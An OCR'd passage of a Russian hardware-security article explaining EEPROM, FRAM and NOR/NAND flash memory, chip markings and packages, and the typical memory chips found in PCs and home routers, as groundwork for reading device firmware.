


Устройство ячейки памяти EEPROM

Ресурс ячейки — около миллиона циклов перезаписи. По сравнению с современными ячейками NAND, у которых этот показатель находится в пределах нескольких десятков тысяч циклов, EEPROM-память просто нереально надежная.

FRAM

FRAM — это совсем новый тип энергонезависимой памяти. Промышленно его применять стали всего несколько лет назад, так что шанс встретить именно FRAM в каком-нибудь умном холодильнике небольшой, но скоро все может поменяться. Пока что основная проблема в цене, которая несколько выше, чем у других типов памяти.




Устройство FRAM-ячейки. Похоже на DRAM, правда?

От EEPROM отличается фундаментально другим принципом запоминания информации: хранится не заряд на затворе, а знак поляризации сегнетоэлектрика. При приложении напряжения она меняется на противоположную, что позволяет читать такую память и писать в нее.

Из-за нового принципа работы такая память значительно быстрее, чем EEPROM, но ее долговечность осталась практически неизменной.

NOR/NAND Flash


NOR/NAND-флеш-память — это просто EEPROM, собранный в массив. NOR от NAND отличается только способом упаковки в массив, но это небольшое различие ведет к достаточно сильным отличиям в такой памяти.



NOR быстрее и надежнее, чем NAND, но стоит дороже из-за меньшей плотности компоновки. NAND же, напротив, дешевая как мусор, но имеет проблемы с надежностью.

NOR- и NAND-память используется в SSD и всяких флешках. Из-за низкой надежности NAND-памяти такие накопители в обязательном порядке имеют большой пул запасных ячеек, недоступных для обычного использования, и умный контроллер, который всем этим хозяйством рулит. Держать такой оверхед в ширпотребных умных мультиварках непростительно дорого, так что применяется обычно NOR, а NAND остается для пользовательских накопителей, где проблемы надежности можно переложить на пользователя, который не делает бэкапы. Хотя нет — даже в дешевых роутерах она все чаще применяется благодаря программным механизмам защиты целостности.

Сводная таблица



	EEPROM	FRAM	NOR	NAND
Скорость	-	+	+	+
Надежность	+	+	+	-
Цена	+	-	-	+
Объем	-	-	+	+


NOR-память была бы идеальна, если бы не ее цена, так что рыночек порешал — и теперь у нас всех используется NAND почти везде. Даже во встраиваемой технике уже почти научились с ней безопасно работать — контрольные суммы, ECC-коды и резервные блоки. Красота!

Продолжение статьи →

ПРОЧЕСТЬ ПАМЯТЬ

КАК КРАДУТ ПРОШИВКУ УСТРОЙСТВ И КАКИЕ БЫВАЮТ ЗАЩИТЫ


КОРПУСА МИКРОСХЕМ



Как видишь, с корпусами у памяти все плохо: помимо показанных на картинке вариантов, можно запросто вспомнить еще с десяток, и не факт, что производитель не решил использовать нечто эксклюзивное, у чего может вообще не быть названия.

Маркировка

Допустим, тебе повезло найти чип с памятью. Первым делом нам нужно прочитать его маркировку.



- Серия - числовой кодификатор в начале Part Number ИМС

MX 25 L 2026C M I - 12 G

- Код производителя – номер серии – объем/ID модификации – ...
- Единого стандарта нет и не будет
- В подавляющем большинстве:
  24 – I2C EEPROM/FRAM
  25 – SPI NOR/FRAM
  29/32/34/58 – NAND Flash
  26/27/29/36/37 – NOR Flash

Если маркировка есть — немал шанс встретить ее именно в таком формате, как показан на картинке выше. Первые две буквы — код вендора, потом тип памяти в чипе, потом внутренний номер серии — и дальше уже четкой логики не прослеживается.

Так как единого стандарта нет и не предвидится, производители вольны писать на своих чипах, что считают нужным. Это порой приводит к коллизиям, вроде того, что представлено на той же картинке: два чипа разных производителей, оба 29-й серии, но один NOR, а другой — NAND. Короче, не угадаешь, и такие чипы приходится пробивать в поисковиках, чтобы выяснить хоть что-то.

Типовой дизайн

Устройства одного сегмента проектируются очень похожими — это вполне очевидно. Например, все бытовые роутеры изнутри выглядят почти одинаково. Та же ситуация на рынке устройств SCADA, у которых свои каноны, но они прослеживаются везде без особых изменений.


Я расскажу о пяти категориях устройств, с которыми тебе, возможно, придется иметь дело:

- ПК;
- сетевое оборудование бытового сегмента (роутеры, свитчи, точки доступа);
- оборудование для ответственных применений (на заводах);
- IoT — интернет вещей;
- смартфоны.

Само собой, мир крутится не только вокруг смартфонов да компьютеров, но с ними у тебя шанс встретиться куда больше, чем с каким-нибудь контроллером для управления ракетными двигателями. Поэтому давай рассмотрим типовое устройство только этих пяти категорий девайсов.

ПК

Устройство обычных ПК подразумевает модульность, то есть почти все детали можно легко вынуть. Из-за этого на матплате из элементов памяти есть только флешка с BIOS/UEFI. При этом BIOS обычно сидит на микросхемах 24-й серии — I2C EEPROM, а в новых моделях стоит 25-я серия SPI NOR flash с UEFI.



- Серия 24 или 25, количество 1-2 шт.
- 2 ИМС используется при наличии Intel ME
- Наиболее часто используемые корпуса — 8-контактные


Если же установлен взрослый интеловский процессор с поддержкой ME — на плате можно найти вторую такую же флешку, но с прошивкой для ME. Это делается в целях безопасности: находящуюся на физически отдельной микросхеме прошивку заразить или подменить сложнее.

Intel ME

Intel Management Engine — это особая система для UEFI-совместимых ПК на базе процессоров Intel. Она имеет свою выделенную микросхему памяти и собственный процессор, а также собственные каналы доступа к сетевым адаптерам и основной оперативной памяти. Может без ограничений взаимодействовать почти с чем угодно в составе компьютера, что очень сильно повышает требования к ее защите.

Бытовые роутеры

С роутерами потребительского класса все довольно просто: тут ставят память SPI NOR 25-й серии, если требуется не больше 8 Мбайт, или NAND-память объемом побольше. Изредка можно найти eMMC, но мне такое пока не попадалось.

